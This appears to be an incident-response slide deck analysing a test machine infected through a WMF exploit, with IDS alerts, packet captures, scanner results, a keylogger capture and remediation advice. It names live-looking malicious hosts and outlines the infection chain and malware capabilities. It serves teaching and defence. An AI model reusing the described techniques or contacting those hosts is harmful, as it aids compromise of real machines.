**PROTO255 TTL:0 TOS:0x0 ID:27047 IpLen:20 DgmLen:168 DF**

**[\*\*] [122:3:0] (portscan) TCP Portsweep [\*\*]**

**03/04-18:50:08.915091 68.227.200.\* -> 66.246.72.85**

**PROTO255 TTL:0 TOS:0x0 ID:33075 IpLen:20 DgmLen:168 DF**

**[\*\*] [122:3:0] (portscan) TCP Portsweep [\*\*]**

**03/04-18:50:48.013176 68.227.200.\* -> 66.246.72.85**

**PROTO255 TTL:0 TOS:0x0 ID:36273 IpLen:20 DgmLen:170 DF**

No.	Time	Source	Destination	Protocol	Info
1	0.000000	0.0.0.0	255.255.255.255	DHCP	DHCP Request - Transaction ID 0x8c2b8811
2	0.005540	192.168.17.254	192.168.17.128	DHCP	DHCP ACK - Transaction ID 0x8c2b8811
3	0.019917	192.168.17.128	Broadcast	ARP	Who has 192.168.17.128? Gratuitous ARP
4	0.049525	192.168.17.128	Broadcast	ARP	Who has 192.168.17.128? Gratuitous ARP
5	1.052291	192.168.17.128	Broadcast	ARP	Who has 192.168.17.128? Gratuitous ARP
6	2.114977	192.168.17.128	239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
7	2.120058	192.168.17.128	224.0.0.22	IGMP	v3 Membership Report
8	2.147056	192.168.17.128	Broadcast	ARP	Who has 192.168.17.2? Tell 192.168.17.128
9	2.147208	192.168.17.2	192.168.17.128	ARP	192.168.17.2 is at 00:50:56:e9:b7:36
10	2.147591	192.168.17.128	192.168.17.2	NBNS	Registration NB CLONE2<00>
11	2.241085	192.168.17.128	192.168.17.2	DNS	Standard query A www.google.com
12	2.257799	192.168.17.2	192.168.17.128	DNS	Standard query response CNAME www.l.google.com A 216.239.37.104 A 216.239.37.104
13	2.261216	192.168.17.128	216.239.37.104	TCP	3625 > http [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
14	2.283823	216.239.37.104	192.168.17.128	TCP	http > 3625 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
15	2.285799	192.168.17.128	216.239.37.104	TCP	3625 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
16	2.288068	192.168.17.128	216.239.37.104	HTTP	GET /search?hl=en&q=free stuff HTTP/1.0
17	2.288342	216.239.37.104	192.168.17.128	TCP	http > 3625 [ACK] Seq=1 Ack=373 Win=64240 Len=0
18	2.301337	216.239.37.104	192.168.17.128	TCP	http > 3625 [RST] Seq=1 Ack=373 Win=64240 Len=0
19	2.303725	192.168.17.128	192.168.17.2	DNS	Standard query A update.firefoxupdatecenter.net
20	2.304456	192.168.17.2	192.168.17.128	DNS	Standard query response A 64.71.167.118
21	2.304877	192.168.17.128	64.71.167.118	TCP	3626 > http [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
22	2.419602	64.71.167.118	192.168.17.128	TCP	http > 3626 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
23	2.419649	192.168.17.128	64.71.167.118	TCP	3626 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
24	2.419900	192.168.17.128	64.71.167.118	HTTP	POST /cgi-bin/nextbanner.cgi HTTP/1.0 (application/x-www-form-urlencoded)
25	2.420015	64.71.167.118	192.168.17.128	TCP	http > 3626 [ACK] Seq=1 Ack=619 Win=64240 Len=0
26	2.539652	64.71.167.118	192.168.17.128	HTTP	HTTP/1.1 200 OK (text/plain)
27	2.542360	192.168.17.128	64.71.167.118	TCP	3626 > http [ACK] Seq=619 Ack=106 Win=64136 Len=0
28	2.545253	192.168.17.128	64.71.167.118	TCP	3626 > http [FIN, ACK] Seq=619 Ack=106 Win=64136 Len=0
29	2.545403	64.71.167.118	192.168.17.128	TCP	http > 3626 [ACK] Seq=106 Ack=620 Win=64239 Len=0
30	2.546750	192.168.17.128	216.239.37.104	TCP	3627 > http [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
31	2.569511	216.239.37.104	192.168.17.128	TCP	http > 3627 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
32	2.569557	192.168.17.128	216.239.37.104	TCP	3627 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
33	2.569720	192.168.17.128	216.239.37.104	HTTP	GET /search?hl=en&q=viagra HTTP/1.0
34	2.569850	216.239.37.104	192.168.17.128	TCP	http > 3627 [ACK] Seq=1 Ack=369 Win=64240 Len=0
35	2.616982	216.239.37.104	192.168.17.128	HTTP	HTTP/1.0 200 OK (text/html)
36	2.618156	216.239.37.104	192.168.17.128	HTTP	Continuation or non-HTTP traffic
37	2.618303	192.168.17.128	216.239.37.104	TCP	3627 > http [ACK] Seq=369 Ack=2861 Win=64240 Len=0
38	2.619335	216.239.37.104	192.168.17.128	HTTP	Continuation or non-HTTP traffic
39	2.632812	216.239.37.104	192.168.17.128	HTTP	Continuation or non-HTTP traffic
40	2.633047	192.168.17.128	216.239.37.104	TCP	3627 > http [ACK] Seq=369 Ack=4701 Win=64240 Len=0
41	2.751739	216.239.37.104	192.168.17.128	HTTP	Continuation or non-HTTP traffic
42	2.752868	216.239.37.104	192.168.17.128	HTTP	Continuation or non-HTTP traffic
43	2.766681	192.168.17.128	216.239.37.104	TCP	3627 > http [ACK] Seq=369 Ack=7561 Win=64240 Len=0

Frame 1 (344 bytes on wire, 344 bytes captured)

Ethernet II, Src: 192.168.17.128 (00:0c:29:e8:72:ab), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

```

0000 ff ff ff ff ff ff 00 0c 29 e8 72 ab 08 00 45 00 .....).r...E.
0010 01 4a 0c b6 00 00 80 11 2c ee 00 00 00 00 ff ff .J.....
0020 ff ff 00 44 00 43 01 36 09 2e 01 01 06 00 8c 2b .....D.C.6 .....+
0030 88 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Not bad... they detected themselves... however if you click yes they want money to fix what they found... bastards...

The screenshot shows a Windows desktop environment. In the background, a command prompt window displays network traffic logs with columns for protocol, local IP, remote IP, and status. The logs show multiple connections to various domains like yahoo.com and hotmail.com.

In the foreground, the SpySheriff Control Panel is open. It features a 'Scan & Remove' section with a 'Found traces' table. A dialog box titled 'Spy Sheriff Spyware Remover' is overlaid on the panel, displaying the message: 'Your system is infected! Scan found 47 threats. Run threat removal now?' with 'Yes' and 'No' buttons.

Name	Description	Status	Privacy Risk	Data Loss Risk	Found in
Trojan VX Do...	Downloads v...	Infected!	Severe	Severe	Registry:...
Trojan VX Do...	Downloads v...	Infected!	Severe	Severe	Registry:...
Trojan VX Do...	Downloads v...	Infected!	Severe	Severe	Registry:...
Trojan VX Do...	Downloads v...	Infected!	Severe	Severe	Registry:...
Trojan VX Do...	Downloads v...	Infected!	Severe	Severe	Registry:...
Wip Desktop	Wip Desktop	Infected!	Very High	High	Registry:...

Database information: Date 03.03.2006, Known spywares: 1367, Known spyware traces: 37596  
Engine status: Deep file system scan in progress. This may take a few minutes.  
C:\winstall.exe 11440

Buttons: Stop Scan, Pause, Remove found threats

Warning: You should exit all running applications before clicking 'Remove found threats' to prevent loss of data.



No. -	Time	Source	Destination	Protocol	Info
7642	144.273213	192.168.17.128	209.160.64.191	TCP	4151 > 8080 [RST] Seq=1 Ack=4242546763 win=0 Len=0
7643	144.273285	209.160.64.191	192.168.17.128	HTTP	Continuation or non-HTTP traffic
7644	144.273298	192.168.17.128	209.160.64.191	TCP	4151 > 8080 [RST] Seq=1 Ack=4242546763 win=0 Len=0
7645	144.273336	65.54.244.104	192.168.17.128	TCP	smtp > 4145 [RST] Seq=1349192511 Ack=1 win=64240 Len=0
7646	144.273579	65.54.244.104	192.168.17.128	TCP	smtp > 4144 [RST] Seq=186589136 Ack=1 win=64240 Len=0
7647	144.273591	213.133.201.67	192.168.17.128	TCP	smtp > 4143 [RST] Seq=610949758 Ack=1 win=64240 Len=0
7648	144.273600	64.156.215.8	192.168.17.128	TCP	smtp > 4206 [RST] Seq=2019034358 Ack=1 win=64240 Len=0
7649	144.273669	65.54.244.104	192.168.17.128	TCP	smtp > 4140 [RST] Seq=1710563240 Ack=1 win=64240 Len=0
7650	144.273680	141.99.103.20	192.168.17.128	TCP	smtp > 4136 [RST] Seq=1948805403 Ack=1 win=64240 Len=0
7651	144.273734	68.255.223.166	192.168.17.128	TCP	smtp > 4135 [RST] Seq=1487611504 Ack=1 win=64240 Len=0
7652	144.273797	64.156.215.8	192.168.17.128	TCP	smtp > 4203 [RST] Seq=608465425 Ack=1 win=64240 Len=0
7653	144.273930	216.82.249.227	192.168.17.128	TCP	smtp > 4133 [RST] Seq=419830881 Ack=1 win=64240 Len=0
7654	144.273941	202.43.219.49	192.168.17.128	TCP	smtp > 4132 [RST] Seq=1629378281 Ack=1 win=64240 Len=0
7655	144.273995	64.156.215.8	192.168.17.128	TCP	smtp > 4131 [RST] Seq=2050824732 Ack=1 win=64240 Len=0
7656	144.274060	65.54.244.104	192.168.17.128	TCP	smtp > 4130 [RST] Seq=960825627 Ack=1 win=64240 Len=0
7657	144.274186	62.189.250.24	192.168.17.128	TCP	smtp > 4122 [RST] Seq=1541212159 Ack=1 win=64240 Len=0
7658	144.274197	64.156.215.8	192.168.17.128	TCP	smtp > 4119 [RST] Seq=681973464 Ack=1 win=64240 Len=0
7659	144.274249	213.165.64.100	192.168.17.128	TCP	smtp > 4195 [RST] Seq=1742209843 Ack=1 win=64240 Len=0
7660	144.274320	65.54.244.104	192.168.17.128	TCP	smtp > 4118 [RST] Seq=206260202 Ack=1 win=64240 Len=0
7661	144.274448	64.156.215.8	192.168.17.128	TCP	smtp > 4117 [RST] Seq=162336716 Ack=1 win=64240 Len=0
7662	144.274459	64.156.215.8	192.168.17.128	TCP	smtp > 4116 [RST] Seq=75123737 Ack=1 win=64240 Len=0
7663	144.274511	85.158.136.3	192.168.17.128	TCP	smtp > 4113 [RST] Seq=2143173780 Ack=1 win=64240 Len=0
7664	144.274574	64.156.215.8	192.168.17.128	TCP	smtp > 4109 [RST] Seq=1050215280 Ack=1 win=64240 Len=0
7665	144.274705	209.225.8.224	192.168.17.128	TCP	smtp > 4108 [RST] Seq=1915953798 Ack=1 win=64240 Len=0
7666	144.274718	67.28.113.70	192.168.17.128	TCP	smtp > 4106 [RST] Seq=926899237 Ack=1 win=64240 Len=0
7667	144.274770	195.3.96.71	192.168.17.128	TCP	smtp > 4244 [RST] Seq=808932858 Ack=1 win=64240 Len=0
7668	144.274836	64.156.215.8	192.168.17.128	TCP	smtp > 4100 [RST] Seq=136201647 Ack=1 win=64240 Len=0
7669	144.274962	161.58.16.34	192.168.17.128	TCP	smtp > 4099 [RST] Seq=952573901 Ack=1 win=64240 Len=0
7670	144.274973	202.108.9.226	192.168.17.128	TCP	smtp > 4098 [RST] Seq=122119083 Ack=1 win=64240 Len=0
7671	144.275032	202.108.9.226	192.168.17.128	TCP	smtp > 4096 [RST] Seq=2100561824 Ack=1 win=64240 Len=0
7672	144.275085	193.213.115.10	192.168.17.128	TCP	smtp > 4095 [RST] Seq=1234136839 Ack=1 win=64240 Len=0
7673	144.275216	64.156.215.8	192.168.17.128	TCP	smtp > 4208 [RST] Seq=1621567834 Ack=1 win=64240 Len=0
7674	144.275226	205.188.159.57	192.168.17.128	TCP	smtp > 4081 [RST] Seq=765022498 Ack=1 win=64240 Len=0

[x] Frame 7074 (316 bytes on wire, 316 bytes captured)  
 [x] Ethernet II, Src: 192.168.17.2 (00:50:56:e9:b7:36), Dst: 192.168.17.128 (00:0c:29:e8:72:ab)  
 [x] Internet Protocol, Src: 192.168.17.2 (192.168.17.2), Dst: 192.168.17.128 (192.168.17.128)  
 [x] User Datagram Protocol, Src Port: domain (53), Dst Port: 4029 (4029)  
 [x] Domain Name System (response)

```

0000  00 0c 29 e8 72 ab 00 50 56 e9 b7 36 08 00 45 00  ..).r..P V..6..E.
0010  01 2e 48 9f 00 00 80 11 4d 4d c0 a8 11 02 c0 a8  ..H....MM.....
0020  11 80 00 35 0f bd 01 1a e6 63 00 21 81 80 00 01  ....5....c.l...
0030  00 01 00 06 00 05 02 34 39 03 32 31 39 02 34 33  .....4 9.219.43
0040  03 27 30 27 07 60 65 24 61 64 64 72 04 61 72 70
  
```

# Additional Steps


- Pull History file (index.dat)
  - EnCase does history / cache correlation
    - Which file goes with which site
    - How often was the site visited
  - Pasco (free) can read index.dat files
    - <http://www.foundstone.com/resources/proddesc/pasco.htm>
  - See where the user was prior to getting infected
  - Block sites that were involved
- Jotti / VirusTotal (more on this in a min)
- File Analysis
  - What files are active and what are they doing

# File Analysis

- Jotti
  - <http://virusscan.jotti.org/>
  - 15 AV scanners
  - Web based and free
- Virus Total
  - <http://www.virustotal.com/>
  - 24 AV Scanners
  - Web based and free
- Offensive Computing
  - <http://www.offensivecomputing.net/>
  - Strings
  - Disassembly
  - Basic report

# Jotti

Jotti's malware scan 2.99-TRANSITION\_TO\_3.00-R1


File to upload & scan: 

Browse...

Submit



## Service

Service load:	0%  100%
File:	xplady799[1].wmf
Status:	<b>INFECTED/MALWARE</b>
MD5	c64cca07add2db29c9a79569ab6f0dc6
Packers detected:	-

## Scanner results

AntiVir	Found <b>Exploit/MS06-001.WMF exploit</b>
ArcaVir	Found <b>Trojan.Downloader.Agent.Acd</b>
Avast	Found <b>MS06-001 WMF Exploit</b>
AVG Antivirus	Found nothing
BitDefender	Found <b>Exploit.Win32.WMF-PFV</b>
ClamAV	Found <b>Exploit.WMF.A</b>
Dr.Web	Found <b>Exploit.MS05-053</b>
F-Prot Antivirus	Found <b>exploit named CVE-2005-4560</b>
Fortinet	Found nothing
Kaspersky Anti-Virus	Found <b>Trojan-Downloader.Win32.Agent.acd</b>
NOD32	Found <b>a variant of Win32/Exploit.WMF</b>
Norman Virus Control	Found <b>W32/Exploit.Gen</b>
UNA	Found <b>Exploit.WMF.Agent</b>
VirusBuster	Found <b>Exploit.WMF-PFV.Gen.1</b>
VBA32	Found <b>Exploit.WMF</b>



This is a report processed by VirusTotal on 03/05/2006 at 04:16:46 (CET) after scanning the file "xpladv799\_1\_.wmf" file.

Antivirus	Version	Update	Result
AntiVir	6.33.1.53	03.04.2006	EXP/MS06-001.WMF
Avast	4.6.695.0	03.03.2006	MS06-001 WMF Exploit
AVG	718	03.03.2006	Downloader.Agent.13.AI
Avira	6.33.1.53	03.04.2006	EXP/MS06-001.WMF
BitDefender	7.2	03.05.2006	Exploit.Win32.WMF-PFV
CAT-QuickHeal	8.00	03.04.2006	WMF.Exploit
ClamAV	devel-20060126	03.04.2006	Exploit.WMF.A
DrWeb	4.33	03.04.2006	Exploit.MS05-053
eTrust-InoculateIT	23.71.93	03.04.2006	Win32/Worfo.Variant!Trojan
eTrust-Vet	12.4.2104	03.03.2006	Win32/Worfo
Ewido	3.5	03.04.2006	Exploit.MS05-053-WMF
Fortinet	2.71.0.0	03.05.2006	W32/WMF!exploit
F-Prot	3.16c	03.03.2006	no virus found
Ikarus	0.2.59.0	03.03.2006	Exploit.IMG-WMF
Kaspersky	4.0.2.24	03.05.2006	Trojan-Downloader.Win32.Agent.acd
McAfee	4710	03.03.2006	Exploit-WMF
NOD32v2	1.1430	03.04.2006	a variant of Win32/Exploit.WMF
Norman	5.70.10	03.03.2006	W32/Exploit.Gen
Panda	9.0.0.4	03.05.2006	Exploit/Metatile
Sophos	4.03.0	03.04.2006	Troj/DownLdr-NO
Symantec	8.0	03.05.2006	Download.Trojan
TheHacker	5.9.5.106	03.04.2006	Exploit/WMF
UNA	1.83	03.02.2006	Exploit.WMF.Agent
VBA32	3.10.5	03.03.2006	Exploit.WMF

VirusTotal is a free service offered by Hispasec Sistemas. There are no guarantees about the availability and continuity of this service. Although the detection rate afforded by the use of multiple antivirus engines is far superior to that offered by just one product, these results DO NOT guarantee the harmlessness of a file. Currently, there is not any solution that offers a 100% effectiveness rate for detecting viruses and malware.

Offensive Computing | Community Malicious code research and analysis - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Mail Print Print Preview Print with Selection cfti

Address http://www.offensivecomputing.net/ Go Links SnagIt

Google Go Bookmarks PageRank 0 blocked AMP Check AutoLink AutoFill Send to Settings

**Offensive Computing**

---

**Malware Search**

Search for sum or name

Search

Total Malware: 40437  
Last Malware: Possibly

**Active forum topics**

- Malicious websites
- ms06-040 worm analysis
- Commercial version of HackerDefender hxddef
- Looking for Virus.Win32.Detnat
- Need sample of VBS.Psyme, pretty please

[more](#)

**Recent blog posts**

- Would You Like a Virus with that?
- New Licat (MSN Worm)
- Rakningen Trojan
- Yet another MSN worm...
- BinBLAST Pre-Alpha Release
- Symbian OS Malware
- Determining Physical Offsets from Virtual Addresses in PE Files
- Password
- Detection rate of AV scanners.
- Downloader payload

WARNING: This site contains samples of live malware. Use at your own risk.

**MALWARE UPLOAD:**

Malware to Upload:

Upload an unknown or suspicious file here for analysis. Upload Windows PE (Portable Executable) files and DLL's only. All files uploaded here will be imported into the Offensive Computing Malware database. By using this service, you certify that you are not uploading any copyrighted software.

**Would You Like a Virus with that?**

Submitted by chamuco on Mon, 2006-10-16 04:00. [Malware](#)

McDonald's gave away MP3 players loaded with a little more than music on them. It appears that they came preloaded with a [QQPass](#) variant as well. Anyone have a copy different than our archives?

[Gizmodo Story detailing the event](#)

[» chamuco's blog | 1 comment | 103 reads](#)

**IM Worm.Win32.Qucan.a (Kaspersky)**

Submitted by rahulm on Fri, 2006-10-06 11:19. [Analysis and Samples](#) | [Malware](#)

**9a1c9f8c15fc94f18c9f6b1c16c438e9**

AntiVir 7.2.0.25 10.06.2006 TR/Dldr.Qucan.A  
 Authentium 4.93.8 10.06.2006 no virus found  
 Avast 4.7.892.0 10.05.2006 no virus found  
 AVG 386 10.05.2006 Worm/VB.ABF  
 BitDefender 7.2 10.06.2006 Win32.Worm.IM.Sohanat.A  
 CAT-QuickHeal 8.00 10.05.2006 I-Worm.Qucan.a  
 ClamAV devel-20060426 10.05.2006 Trojan.Killav-75  
 eTrust-InoculateIT 23.73.15 10.06.2006 no virus found  
 eTrust-Vet 30.3.3115 10.05.2006 no virus found  
 DrWeb 4.33 10.06.2006 modification of BackDoor.Generic.1024

[» attachment | login or register to post comments | read more | 337 reads](#)

**searchathand.com dns hijack?**

Submitted by noctern on Wed, 2006-09-27 19:02. [Malware](#) | [General Technical Discussion](#)

I am looking for the malware that does a dns hijack and redirects you to searchathand.com. Does it have an official name I can search for?

[» 3 comments | 341 reads](#)

**User login**

Username:

Password:

- [Create new account](#)
- [Request new password](#)

**Navigation**

- About Us
- Getting Started
- Consulting Services
- Contact
- Malware
- Research
- Tools
- Press

**Support OC**

Ads by Google

[W32 Trojan Remover](#)  
Removes W32 Trojan Horse. Winner of Best AntiSpyware. Rated 5 Stars. [www.pctools.com](#)

[Etrust Virus](#)  
EZ AntiVirus, EZ Firewall and EZ Armor from eTrust Software. [home.ca.com](#)

Done Internet

# Manual File Analysis

- Found a file named SSL which is the Sam File
  - Defeat this by using syskey...
- Drops a new Host file...
- Many files packed with aspack, upx, fsg, custom packers....
  - EnCase has scripts to detect this, however a quick look in a hex editor shows most packers.
- Many files extensions are renamed to hide their function.
  - EnCase does file signature analysis but then again a hex editor can show this quickly... look for MZ in the first bytes of a file for exe's
  - [http://www.garykessler.net/library/file\\_sigs.html](http://www.garykessler.net/library/file_sigs.html)
    - Good list of file signatures
- Keylogger capture file (next slide)
- One of the file references an install of ICQ...
  - It happened after a reboot...
  - Did not notice any ICQ traffic in ethereal...I got bored...

# Keylogger file...

```
====Ethereal: Save Capture File As ; Module:C:\Program Files\Ethereal\ethereal.exe
traffic Enter trtr Backspace Backspace affic txt
==== Module:C:\Program Files\Internet Explorer\IEXPLORE.EXE
ok, i got it nice and fucked Enter lol
Enter and i have soem traffic Backspace Backspace
Backspace Backspace Backspace Backspace Backspace Backspace Backspace Backspace
Backspace Backspace Backspace Backspace Backspace Backspace Backspace Backspace
Backspace Backspace Backspace Backspace Backspace Backspace Backspace Backspace
Backspace Backspace Backspace too n Backspace bad my snor
t didn't see shit Enter i shoulud Backspace
Backspace Backspace d have.... Enter but i have e
thera Backspace eal logs Enter so same diffe
rence Enter ok, shutting down to do an
alysis Enter
====Save TCPView Info... ; Module:C:\Documents and Settings\temp\Local
Settings\Temp\Temporary Directory 1 for TcpView.zip\Tcpview.exe
tcp view tcp view Enter Enter 2 Enter
```

# File System Conclusions

- IFrame used to drop initial wmf and exe from another site
  - Jar file and other web site with escaped and encoded javascript to drop more files. Initial files are merely Trojan downloader's.
- 94 files dropped, ~15 new processes
  - Captured sam file
  - keylogger
  - spam agent
  - ddos agent
  - Port scanner
  - installed spysheeriff
  - Had old school exploits so 98/2k didn't get left out
  - Some unexplained data transfers
  - ~90% of exe and dll files are packed
  - Many files have incorrect file extensions
  - Lots of traffic to 209.160.64.19 and 66.246.72.85
    - My machine became a proxy for their traffic
  - Malware writer was lazy (doesn't delete files after use and is not stealthy)

# After the case is solved

- In the real world this box would be pulled from the network immediately after the compromise was confirmed.
- Pull any critical data off the box
- Rebuild from trusted media or image
- Train the user (surfing habits)
- Block offending sites at gateways
- Make sure the box is better patched
  - WMF, CHM, MHTML have all been patched
- Write a report about the incident

# The Near (current) Future

- Malware is VMware aware
  - Sasser
  - <http://www.offensivecomputing.net/dc14/vmdetect.cpp>
    - Vmdetect by the guys at offensive computing
  - <http://www.honeynet.org/papers/bots/botnet-code.html>
  - Kills itself
  - Kills the VM
- Malware deletes itself after it does what it needs...
  - Quick response time is critical
  - Logs will save you
- 0-days and spear phishing
  - Spear fishing to get you to click the link
  - 0-day to own the box
- Covert malware that uses rootkit tech
  - Is nearly invisible to forensic tools
  - Is not invisible to the network (if you know what to look for)
    - DNS
      - Kaminsky is smart
      - Its not that hard to do...
    - ICMP
    - **HTTPS**
      - How is legit traffic determined
      - Encrypted and easily fools IDS
- AV sux... don't trust it
- Most malware doesn't currently work in 64bit windows

# The Distant (we hope) Future

- Completely undetectable rootkits (with disk analysis)
  - Firmware Rootkits....
    - On the motherboard
    - On the video card
    - On the hard drive
  - Shaddow Walker (Jamie Butler)
- Mitigation...
  - Firmware checksums
  - TPM (trusted computing)

Questions?